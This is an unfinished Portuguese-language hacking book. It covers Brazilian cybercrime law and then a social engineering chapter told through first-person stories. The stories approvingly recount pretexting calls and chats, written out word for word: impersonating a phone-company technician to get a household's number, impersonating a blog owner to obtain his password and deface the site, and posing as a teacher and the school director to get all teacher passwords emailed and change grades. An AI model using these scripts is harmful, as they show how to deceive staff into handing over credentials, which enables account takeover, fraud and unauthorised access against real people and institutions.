


# A arte do Hacking

A tática na prática



Por Nicholas Ferreira

# Sumário

1. Prefácio
2. Introdução
3. A legislação brasileira
4. Engenharia social na prática
  - 4.1. Ataque Direto
  - 4.2. Ataque Indireto
  - 4.3. Psicologia reversa
5. Pentest
  - 5.1. Levantamento de dados
  - 5.2. As falhas da WEB
  - 5.3. Defacing
  - ~~5.4. Limpando a sujeira~~
- ~~6. Corrigindo falhas WEB em PHP~~
- ~~7. Redes: Explorando protocolos com WireShark~~
  - ~~7.1. Estudando ataques [D]DoS~~
- ~~8. Malwares na prática~~
  - ~~8.1. Configurando e estudando alguns malwares~~
- ~~9. Técnicas para esconder malwares~~
  - ~~9.1. Crypters~~
  - ~~9.2. Binders~~
  - ~~9.3. Packers~~
  - ~~9.4. Outros métodos anti-reversing~~
- ~~10. Análise de malware na prática~~
  - ~~10.1. Análise estática~~
  - ~~10.2. Análise dinâmica~~
- ~~11. Criptografia~~
  - ~~11.1. Criptografando o HD~~
  - ~~11.2. Esteganografia~~
- ~~12. Anonimidade e segurança na web~~
  - ~~12.1. Configurando proxy e VPN~~
  - ~~12.2. Que anti-vírus usar?~~
  - ~~12.3. Detectando arquivos maliciosos~~
- ~~13. Deep Web~~
  - ~~13.1. Configurando o TOR Browser~~
- ~~14. Links~~
- ~~15. Referências bibliográficas~~

## **Nota**

O último capítulo que escrevi foi o 5.3, e ainda assim ele não está completo. Peço desculpas por não publicar a obra completa, como eu queria, mas o destino me levou para um lugar diferente e que não deixa muito tempo livre para o término deste livro. A última modificação que eu fiz nos textos foi em janeiro de 2017. Após isso, só escrevi esse parágrafo que você está lendo, risquei os capítulos que eu não concluí e escrevi um parágrafo na última página. Fora isso, não revisei os textos nem as imagens, então peço que relevem caso algum erro gramatical ou de semântica esteja presente.

# 1. Prefácio

Levando a ideia e a promessa à frente, esta é a segunda edição do livro “***O Guia do Hacker***”, escrito e publicado por mim, Nicholas Ferreira (se preferir, Nickguitar.dll), em novembro de 2014.

O objetivo deste livro é ajudar o leitor a obter habilidades mais profundas no mundo hacker, com exemplos práticos e explicativos sobre como proceder em determinadas situações, e não foi escrito para pessoas que desejam utilizar os conhecimentos aqui abordados para o mal. É um “guia” feito por e para pessoas que estão realmente interessadas em saber o que acontece por baixo dos panos, como, quando e por que.

Volto a frisar o que foi dito na primeira edição: se você está aqui em busca de tutoriais que explicam como invadir contas de redes sociais, entrar em dispositivos computadorizados sem permissões, *crackear* o sistema de um programa pago ou qualquer outra coisa que viole a lei da ética, esqueça, aqui não é seu lugar.

Não me responsabilizo pelos atos dos leitores que adquirirem os conhecimentos deste livro. Você concorda que todos as suas ações são única e exclusivamente de sua responsabilidade.

Todos os conteúdos escritos aqui são de minha autoria, e todas as fontes dos tópicos e matérias usadas como referência estão no final do livro.

Todos os nomes, exemplos e screenshots deste livro são fictícios, e qualquer semelhança com a realidade é mera coincidência.

# PARTE I

***“Conhecendo a legislação brasileira,  
compreendendo e aplicando a engenharia  
social na prática e explorando e corrigindo as  
principais falhas de servidores WEB  
vulneráveis.”***

## 2. Introdução

Na primeira edição do livro, abordamos os principais assuntos do mundo hacker, com pouco aprofundamento e prática. O objetivo daquela edição era interar o leitor no mundo hacker, dando a ele alguns mecanismos de estudo de conceitos básicos. Nesta edição, veremos o conteúdo da primeira sendo aplicado na prática, com imagens e explicações sobre o que acontece. Dessa forma, você terá não só o conteúdo teórico, mas também um guia prático de cada um dos tópicos.

O livro é dividido em três partes. Na primeira (onde você está agora), abordaremos um pouco sobre a legislação brasileira, bem como suas leis referentes à crimes cibernéticos e suas falhas (afinal, toda lei tem brechas). Veremos também como a engenharia social pode ser utilizada para conseguir praticamente tudo que alguém quer, e falarei sobre alguns exemplos meus nesse ramo. Também falarei sobre pentest, mostrarei como muitos dos grandes ataques são feitos, além de falar sobre como os programadores escrevem seus códigos errados, o que acaba permitindo a invasão dos sites. Para completar, ensinarei a corrigir as principais falhas de segurança deixadas por em sistemas WEB, com enfoque na linguagem PHP.

Na segunda parte, abordaremos a questão da exploração dos protocolos de rede utilizando um sniffer, conseguiremos ler informações que trafegam na rede local, além de estudarmos os ataques de negação de serviço – que serão falados brevemente na primeira parte também. Aprenderemos também a configurar os malwares mais utilizados atualmente, além de utilizarmos técnicas e programas para deixá-los indetectáveis aos sistemas de segurança. E claro, aprenderemos a analisar estes malwares, utilizando técnicas de engenharia reversa e de análise dinâmica para descobrir informações sobre o que ele faz no sistema.

E na terceira e última parte, vamos ver um pouco sobre criptografia, anonimidade e segurança na internet. Você aprenderá a deixar seus dados seguros criptografando seu HD, aprenderá também a enviar e armazenar “informações secretas” utilizando esteganografia, além de se aventurar no mundo ~~nem tão~~ obscuro da Deep Web. Entenderá também quais as diferenças dos atuais anti vírus, quais são os melhores e o porquê disso tudo.

### 3. Legislação brasileira

Não conhecer as leis pode trazer sérios problemas aos usuários da internet – principalmente os hackers – já que eles podem agir de forma simples e inocente, sem saber que estão cometendo um crime. Portanto, é necessário estar em alerta sobre os casos que já aconteceram, para que você não pise no lugar errado.

O Brasil conta com um sistema de leis (legislação), e até pouco tempo atrás, as punições para crimes cometidos virtualmente eram aplicadas com base em alguma lei que se aproximava do crime virtual. Grande parte desses crimes é relacionada à pirataria ou pedofilia, e não à invasão ou quebra de algum sistema. É por esse motivo que o Brasil é o paraíso dos crackers.

Depois dos atentados às torres gêmeas e ao pentágono, em 11/09/2001, as táticas de combate ao terrorismo no mundo todo ficaram mais pesadas, quando os Estados Unidos exigiram que países aliados fizessem leis que facilitasse a investigação de qualquer atividade suspeita terrorista. Isso fez com que muitas pessoas fossem monitoradas, inclusive hackers e crackers.

#### **As leis dos crimes cibernéticos**

Atualmente o Brasil conta com algumas leis específicas para crimes voltados à dispositivos computadorizados ou sistemas de informação, abrangendo também a parte dos cartões de crédito e débito, como sendo documentos particulares passíveis de falsificação. Nos próximos parágrafos, falarei especificamente sobre a lei Carolina Dieckmann, já que, se todas as leis de crimes cibernéticos fossem abordadas, o livro seria gigantesco.

#### **Lei nº 12.737/2012 (Carolina Dieckmann)**

Apelidada de “Lei Carolina Dieckmann”, a lei nº 12.737/2012 entrou em vigor em 3 de abril de 2013. A lei tipifica alguns crimes cometidos em computadores, especificamente os que interferem a privacidade e integridade da segurança de sistemas computadorizados de pessoas ou empresas.

A lei é apelidada com o nome da atriz Carolina Dieckmann, que em maio de 2011 teve 36 fotos íntimas copiadas de seu computador e divulgadas na internet.

Esta lei apresenta os seguintes artigos

**Art. 154-A** - *Invasão de dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização*

*expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita.*

**§ 1º** *Na mesma pena incorre quem produz, oferece, distribui, vende ou difunde dispositivo ou programa de computador com o intuito de permitir a prática da conduta definida no caput.*

**§ 2º** *Aumenta-se a pena de um sexto a um terço se da invasão resulta prejuízo econômico.*

**§ 3º** *Se da invasão resultar a obtenção de conteúdo de comunicações eletrônicas privadas, segredos comerciais ou industriais, informações sigilosas, assim definidas em lei, ou o controle remoto não autorizado do dispositivo invadido*

**§ 4º** *Na hipótese do § 3º, aumenta-se a pena de um a dois terços se houver divulgação, comercialização ou transmissão a terceiro, a qualquer título, dos dados ou informações obtidos.*

**Art. 266** - *Interrupção ou perturbação de serviço telegráfico, telefônico, informático, telemático ou de informação de utilidade pública;*

**Art. 298** - *Falsificar, no todo ou em parte, documento particular ou alterar documento particular verdadeiro.*

Ou seja, o **art. 154** nos diz que invadir qualquer dispositivo informático, estando ele conectado ou não à internet, a fim de obter ou manipular qualquer dado sem a autorização do dono do dispositivo é crime.

Nos 4 parágrafos seguintes (ainda deste artigo) nós podemos ver que produzir, oferecer, distribuir, vender ou difundir qualquer programa que possibilite a prática do crime também é crime. Ou seja, se você passar os arquivos de um keylogger para seu amigo (os arquivos, não o infect), você estará cometendo um crime.

O **art. 266** se refere aos ataques de negação de serviço – conhecidos como DoS, ou DDoS – que são feitos geralmente em sites e servidores.

Esta interrupção de serviços pode ser feita de várias formas (crime de forma livre). Exemplificando, poderia ser feita a destruição física de uma rede, cortando os cabos de conexão com uma tesoura, ou interromper o funcionamento de um determinado servidor, atacando-o virtualmente.

Criminosos que atacaram um site por meio de DDoS (Distributed Denial of Service) serão autuados pelo art. 154 e 266. (*Veremos sobre negação de serviço no capítulo 7*)



O **art. 298** diz que falsificar ou alterar documento particular, incluindo cartões de crédito e débito, permitindo o acesso a sistemas bancários ou de crédito pertencentes a determinado correntista é crime também. A inserção de dados de terceiros na tarja magnética de um cartão, e a utilização deste cartão para compras ou saques será tratada como crime de furto qualificado e falsidade ideológica.

Dependendo da forma com que você utilize o documento, pode ser aplicada também a pena de estelionato, como previsto no artigo abaixo:

**Art. 171** - *Obter, para si ou para outrem, vantagem ilícita, em prejuízo alheio, induzindo ou mantendo alguém em erro, mediante artifício, ardil, ou qualquer outro meio fraudulento.*

Não foi levado em conta a invasão de sistemas de *computer clouding* nesta lei, já que o artigo generalizou os sistemas como sendo “dispositivos informáticos”, sem especificá-los. Assuntos como engenharia reversa e software cracking também não foram abordados nesta lei, mas estão previstos nas leis de direitos autorais.

### **Lei 12.965/14 (Marco Civil da Internet)**

Conhecida como Marco Civil, a lei nº 12.965/14 entrou em vigor em 23 de junho de 2014 e trouxe algumas modificações nos princípios, garantias, direitos e deveres para o uso da internet no Brasil. Tanto se falou desta lei, tanta polêmica, mas você sabe o que realmente mudou com essa nova lei? Veremos estas modificações nesta seção.

### **Privacidade**

Com a entrada desta nova lei, a atuação de empresas na web será bem mais "transparente", já que a privacidade e proteção dos dados pessoais dos usuários são garantidas pela lei. Ou seja, empresas que usam dados de usuários para publicidade (como aqueles que aparecem em redes sociais) não poderão repassar seus dados para outras pessoas ou empresas sem a sua autorização.

Esta proteção só pode ser removida se houver alguma ordem judicial para isso. Se você quiser apagar a sua conta em uma rede social, por exemplo, você pode solicitar que seus dados pessoais sejam excluídos permanentemente, já que o Marco Civil estabelece que os dados são seus, e não de terceiros. Portanto, atente-se aos termos de uso dos serviços em que você se cadastra.

O Marco Civil também garante a privacidade da troca de informações online. Antes, o sigilo de comunicações não se aplicava à emails, e a partir de agora (depois do implante da lei) o conteúdo das comunicações privadas feitas por meio da internet

terão a mesma proteção que já estava garantida à outros meios de comunicação, como telefonia e correspondências. Ou seja, os novos meios de comunicação agora têm a mesma proteção que os tradicionais, sendo inviolável por lei.

### **Neutralidade de rede**

Um avanço importante na nova lei é a neutralidade da rede, ou seja, os provedores devem tratar os dados trafegados na internet de forma igualitária, sem qualquer distinção. Com isso, um provedor não pode beneficiar um determinado usuário ou servidor, por exemplo. Esta neutralidade poderá ser suspensa em caso de emergência ou requisitos técnicos. Desta forma, é garantida por lei a escolha do usuário sobre o conteúdo que deseja acessar, a liberdade de manifestação do pensamento (liberdade de expressão), a livre concorrência na rede, etc...

### **Liberdade de expressão**

Uma das garantias do Marco Civil é a liberdade que qualquer pessoa tem para se expressar livremente na internet, sendo seguidos os mesmos parâmetros para a liberdade de expressão em espaço público. Esta lei não faz com que o governo tenha qualquer controle pela internet, ou por qualquer pessoa. Pelo contrário, ele expande os horizontes, tornando um ambiente livre e democrático. Ou seja, a internet continuará como um espaço de acesso à informação (dentro da lei, claro).

### **Remoção de conteúdo**

Outro aspecto importante do Marco Civil é a retirada de conteúdos do ar. Até agora, não havia nenhuma lei clara e objetiva sobre procedimento. Com a entrada do Marco Civil, a retirada de conteúdos da web só poderá ser feita com ordem judicial, excepcionando os casos de exposição de fotos íntimas. Vítimas de violação de intimidade podem solicitar de forma direta aos sites que estiverem armazenando o conteúdo para que removam-no.

Essas são as diferenças básicas que o Marco Civil causou na internet. Pode não ter influenciado em sua vida, mas é sempre bom estar ciente de seus atos, saber o que é ou não permitido.

*Esta página foi intencionalmente deixada em branco.*

## 4. Engenharia Social na prática

Provavelmente você já ouviu esse termo, mas, você sabe o que isso significa?

Engenharia social – *também chamada de no-tech hacking* – é a prática de conseguir obter informações – que deveriam ser secretas – de outras pessoas, ou utilizar argumentos persuasivos para convencê-la a fazer ou dizer algo que você queira, mesmo sem perceber.

Pode parecer uma coisa boba ou até mesmo inútil, mas é possível conseguir coisas grandiosas utilizando apenas engenharia social. Tem-se como exemplo o hacker Kevin Mitnick (pesquise sobre ele, é sério!), que invadiu vários sistemas de grandes empresas apenas utilizando técnicas de engenharia social, sem precisar quebrar nenhum sistema informático da forma que se espera.

Em meu primeiro livro eu escrevi sobre o exemplo que aconteceu comigo há alguns anos, quando um rapaz hackeou meu email utilizando apenas engenharia social. Não vou contar esta história aqui, portanto, se quiser saber mais, leia o primeiro livro. (O link está no prefácio).

Neste capítulo eu explicarei sobre engenharia social, os tipos de ataques (direto e indireto), e mostrarei alguns exemplos pessoais em que a utilização destes ataques foi útil para mim.

## 4.1 Ataque direto

**Os nomes usados nos exemplos são fictícios. Qualquer semelhança com a realidade é mera coincidência.**

Os ataques que envolvem engenharia social podem ser divididos em dois principais tipos: o ataque direto e o ataque indireto.

No ataque direto, o atacante tem contato direto com sua vítima – não necessariamente contato físico – podendo conversar com ela, seja por telefone, carta, email, Facebook, Whatsapp etc., usando da sua capacidade de persuasão para fazer com que ela faça ou diga o que o atacante quer.

Por exemplo, o atacante pode ligar para sua vítima se passando por alguém importante ou por uma grande corporação, pedindo dados para reativar o cadastro, conseguindo assim informações que não seriam passadas para um estranho qualquer. Ou então se passar por algum funcionário ou colega de classe da faculdade que precisa muito de uma ajuda, e pedir informações sigilosas do jeito certo.

O atacante poderia também se “fantasiar” para a vítima, usando o uniforme de alguma empresa ou órgão público, como polícia, fazendo com que ela pense que você tem algum privilégio ou autoridade sobre ela. Os ataques em que o atacante tem contato físico com a vítima são extremamente perigosos, já que qualquer falha, seja uma tremida, uma desviada de olhar, ou uma gaguejada, já são o suficiente para a vítima desconfiar, e dependendo do caso, acionar a polícia.

Uma das formas mais fáceis de conseguir informações é simplesmente pedindo-as! Se você precisa descobrir o número de telefone de uma determinada casa, como você conseguiria? Ora, pedindo! Veja o exemplo a seguir, que foi retirado e adaptado do livro *A Arte de Enganar*, de Kevin Mitnick. (Recomendo demais este livro, linguagem extremamente simples de ser entendida, e é útil principalmente para empresários).

### **Precisando de uma ajuda**

Eu estava planejando um ataque ao computador pessoal de um técnico de eletrônica de uma empresa em que trabalhei. Ele tinha informações no computador dele que me interessavam. Eu sabia que mais de uma pessoa acessava o computador,

e que uma delas era seu filho, de 15 anos. Talvez ele fosse menos esperto que o pai e fosse mais fácil de cair na minha armadilha.

Mas tinha um problema. Eu não fazia ideia do horário em que o garoto ficava em casa. Tive a ideia então de ligar para a casa deles e tentar me passar por alguém para descobrir o período em que eu poderia falar com o rapaz. Aí que entrava o segundo problema: eu não tinha o número da casa deles. A única coisa que eu sabia era o endereço (vamos dizer que a casa ficava na Avenida Republicana, 230), que era perto da empresa em que trabalhei.

Liguei para uma empresa de telefonia da região para tentar conseguir o número da minha vítima, uma pessoa atendeu e essa foi a estratégia que eu utilizei via telefone:

*“Olá, aqui é Felipe Campos, sou do setor de checagem de conexões dos cabos. Escuta, um transformador estourou em alguma rua próximo à Av. Republicana e parece que parte dela tá sem linha. Meu chefe pediu para eu refazer as conexões, mas estou sozinho no turno e são muitas casas. Pode me dar uma ajuda? Pra eu não precisar refazer tudo, pode me dar a relação entre os códigos identificadores dos cabos e os números de telefone dessa rua que estão funcionando agora a partir do número 230? Aí eu só arrumo os que não estiverem funcionando.”*

O atendente ficou uns 4 ou 5 segundos pensando e cedeu ao meu pedido. Disse para eu esperar um pouco. Geralmente esse tipo de informação não é cedida ao público, mas como eu me identifiquei como funcionário da mesma empresa, disse o setor em que trabalho, e como não dei espaço para que o atendente falasse, foi criada uma situação em que eu o coloco como a única pessoa capaz de me ajudar. E se tratando de algo tão simples para um colega de trabalho, ele acabou aceitando meu pedido de ajuda e em pouco tempo eu já tinha a lista dos números em funcionamento daquela rua. O que me interessava era apenas o número da casa 230, que foi o primeiro que ele disse, e depois de ele os outros números, ele disse que todos estavam funcionando. Eu o agradei e disse que estava feliz por não precisar refazer as conexões, já que iria demorar muito tempo e eu precisava ir para casa logo.

A essa altura eu já tinha o número da minha vítima, e eu consegui isso apenas pedindo, mas pedindo do jeito certo.

Contei apenas essa parte da história porque a segunda parte – a parte em que eu ligo para descobrir sobre os horários do garoto – não saiu como esperada. Mas é assim mesmo, nem sempre os planos dão certo.

## **Passando-se pelo administrador**

Eu acessava um blog de cheats para um jogo chamado Transformice. Era febre na época, e como eu sempre gostava de trapacear nos jogos, eu fazia os hacks e postava lá. Porém, um dia eu me desentendi com o dono do site, e ele simplesmente me expulsou do site, retirou todos os meus privilégios, e continuou postando os hacks com o método que eu usava.

Fiquei com muita raiva por causa disso e jurei que iria me vingar de algum jeito. Eu precisava entrar na conta dele pra me colocar de novo como admin e deixar alguma mensagem para todos verem.

Existiam 3 administradores com total privilégio no site, e sabia também que todo fim de semana eles faziam uma reunião via Skype pra falar sobre o andamento dos cheats, os métodos de bypass, etc. Eram bem organizados e espertos, eu assumo. Mas eu era mais.

Dois dos três administradores do site eu já conhecia, eram Felipe e Thiago, e o outro era bem inativo, só entrava as vezes. Eu era amigo do Felipe, conversava bastante com ele, e Thiago era o dono do site que me removeu, e de quem eu queria me vingar.

Chegava o final de semana e a reunião aconteceria sábado. Tive que bolar algum plano pra conseguir acesso à conta de Thiago em algum momento em que ele não estivesse usando. Thiago seria a vítima da minha invasão, mas a vítima da minha engenharia social seria Felipe.

Enfim, Thiago sempre foi bem religioso, e me lembrei que domingo ele nunca logava pois estava na igreja e depois ia para a casa dos tios, ou algo do tipo. Criei então um Skype falso com o nome de usuário que o Thiago usava e com a mesma foto, e esperei até que o domingo chegasse.

Já no domingo, lá para umas duas e pouca da tarde eu loguei no Skype falso e adicionei o Felipe. Ele achou que era o Thiago falando, mas desconfiou não era o Skype que ele conhecia. Eu disse então que havia sido hackeado, e que alguém alterou todas as minhas senhas, inclusive a senha de acesso ao site (eu disse isso tudo me passando por Thiago). Depois disso eu pedi para que ele mudasse minha senha e me enviasse por aquele Skype, porque assim eu poderia apagar a mensagem na hora e acessar via celular e o suposto invasor não teria mais acesso.

Imediatamente depois de dizer isso eu recebo a mensagem com a nova senha. Abri a página de login, digitei o email (que estava disponível na área de contato do site) e a senha nova, e consegui logar. Meus olhos brilharam. Retirei todos os outros admins e me coloquei como único administrador. Depois disso eu alterei a página

principal e deixei minha marca e um redirecionamento para um site que eu tinha na época.

Expliquei tudo para o Felipe e pedi desculpas, ele aceitou numa boa e continuamos nos falando. Já Thiago, não tive mais notícias dele, mas eu ainda o tenho no Skype e o vejo online as vezes. O blog está online até hoje com a mensagem que eu deixei lá.

Este tipo de ataque é bem interessante porque quando a pessoa pensa que alguém com mais autoridade que ela está em uma situação crítica e ela pode ser ajudada, essa pessoa faz o que mandarem ela fazer, com medo do que o suposto hacker poderia fazer com o site. É da natureza humana confiar nos colegas, principalmente se for alguém com um nível hierárquico maior que o seu.

O ataque direto é bastante usado pelos engenheiros sociais, justamente por você falar diretamente com sua vítima, podendo mudar os planos e fazer as coisas sem depender de alguém. Porém, este tipo de ataque geralmente é difícil de ser bem-sucedido em vítimas que também são boas em engenharia social, e desconfiariam logo. E é aí que entra o ataque indireto, que será debatido no próximo tópico.

## **O caso da funcionária que tem um caso**

*A seguinte história aconteceu com o membro oFFscreen do Fórum Guia do Hacker e o mesmo me deu autorização para escrevê-la e adaptá-la aqui.*

Em 2011 terminei o meu ensino médio. Confesso que nunca fui um bom aluno, não dormia direito em casa para ficar no computador nas madrugadas e acabava dormindo nas aulas e perdendo as explicações.

No final do ano, por volta de outubro, era aniversário de 10 anos do meu colégio e iria ter uma festa entre os professores. Nesse mesmo mês eu estava analisando minhas notas no portal eletrônico do meu colégio, um portal que o aluno tinha acesso e que estavam ali todas as notas de todas as provas e exercícios realizados no ano. Nesta análise, somei e fiz contas e mais contas, e tomei a seguinte conclusão: EU IRIA PEGAR 5 RECUPERAÇÕES!

Era hora de agir. Eu sabia que os professores lançavam as notas pelo próprio sistema do colégio, já tentei ver um professor digitando a senha no notebook mas não deu muito certo. Eu precisava encontrar um método para acessar o login dos professores e assim alterar as minhas notas.



Foram diversas tentativas em vão, desde instalar um keylogger na máquina da sala dos professores até invadir o servidor do colégio, que por sinal, era muito seguro... Até que eu ouvi as meninas do atendimento conversando :

**Funcionária A:** Vai para o churrasco sábado?

**Funcionária B:** Com certeza, sábado minha sorte muda, vou fregar o Clebinho (meu professor de geografia)...

**Funcionária A:** Nunca vi, tira essa paixão da cabeça, ele é professor e bonito, nunca vai olhar para você que é simples secretária.

**Funcionária B:** Até parece...

Em primeiro momento eu dei risadas sobre a conversa, mas então surgiu a brilhante ideia: aplicar a engenharia social na funcionária B pra tentar conseguir alguma coisa.

No próprio colégio existem orelhões disponíveis para os alunos se comunicarem com seus pais. Na hora da saída, esperei o colégio esvaziar e liguei para o colégio do orelhão. Pensando agora, eu dei sorte de a atendente não ter verificado que a ligação veio do próprio colégio, mas de qualquer forma, essa foi a conversa:

**Funcionária A:** Colégio X, boa tarde.

**Eu:** Boa tarde, a Funcionária B se encontra?

**Funcionária A:** Ela está em horário de almoço, quem gostaria?

**Eu:** Cleber, professor de geografia.

**Funcionária A:** Ah, oi Clebinho, liga daqui 3 min, pois o horário dela se encerra às 13:00.

**Eu:** Ok, muito obrigado.

Saí da escola e fui andando para casa. Passados 15 minutos, liguei novamente, porém dessa vez de um orelhão a caminho da minha casa:

Funcionária B: Colégio X, Funcionária B, boa tarde.

**Eu:** Funcionária B? tudo bom?

**Funcionária B:** Sim, com quem eu falo?

**Eu:** Cleber esqueceu minha voz? (dei uma risada meio sem graça)

**Funcionária B:** Desculpa professor, o telefone está ruim hoje, eu estou ótima e você?

**Eu:** Melhor agora. Estou precisando de uma ajuda sua, estou tentando acessar meu painel de professor no portal, está apresentando senha incorreta, mudaram as senhas?

**Funcionária B:** Acho que não Cleber, vou averiguar... (ouvi barulhos de teclas e cliques) Não professor, continua a mesma, a sua senha ainda é xxxxxx

**Eu:** Estranho, porque eu tentei logar aqui e apareceu... Ahh, putz, eu sou uma besta, o CAPS LOCK estava ligado. Que vergonha, hahaha. Muito obrigado, espero vê-la amanhã hein hehe!

**Funcionária B:** Não precisa agradecer, clebinho! Estou ansiosa também, até mais!

Pronto, agora eu tinha acesso ao login do professor de geografia. Loguei no sistema em uma lan house no bairro vizinho e aprendi a manuseá-lo. Era fácil, afinal, foi feito para gente velha usar. Mas só a senha de geografia não era suficiente, havia ainda outras 4 matérias. Foi hora de uma nova investida, ainda usando engenharia social. Esperei algumas horas, olhei a nota de todo mundo e no final da tarde liguei novamente para o colégio.

**Funcionária B:** Colégio X, Funcionária B, boa tarde.

**Eu:** Funcionária B, me manda um e-mail com as senhas dos professores, parece que o sistema deu algum erro e mudou a senha de todos.

**Funcionária B:** Com quem eu falo, por gentileza?

**Eu:** Como assim com quem, Leonardo ora. (Diretor do colégio)

**Funcionária B:** Desculpe senhor Leonardo, o telefone está com problema hoje, não reconheci a sua voz.

**Eu:** Mais esse problema? Envie-me junto ao e-mail um lembrete para chamar um técnico para o telefone também. Mas faça isso agora, estou recebendo inúmeros telefonemas de pessoas que não conseguem acessar o sistema e as senhas precisam ser arrumadas pra ONTEM!

**Funcionária B:** Tudo bem, ok, ok, já estou enviando...

**Eu:** Olha, faça o seguinte, me manda isso no e-mail xxx@xxx.com (e-mail que criei)

**Funcionária B:** O senhor trocou de e-mail?

**Eu:** Não, me manda nesse pois estou com ele aberto já e não estou com o papel com a senha do e-mail que eu geralmente uso aqui. Me envia isso logo, estou esperando.

**Funcionária B:** Ok, já estou enviando. Desculpe qualquer coisa, boa noite!

Após uns 5 minutos de espera, recebo um e-mail com todos os logins e senhas dos professores do colégio, inclusive do Cleber que eu havia conseguido antes. Alterei minhas notas para o mínimo possível para passar de ano, menos uma, que era Artes

(sim, eu ia pegar recuperação em artes). O caso morreu e não manifestei mais nada. Fiz a recuperação em artes e acabei tirando uma nota suficiente. Alguns professores desconfiaram, mas como era o último ano, ninguém se preocupou em investigar sobre isso.

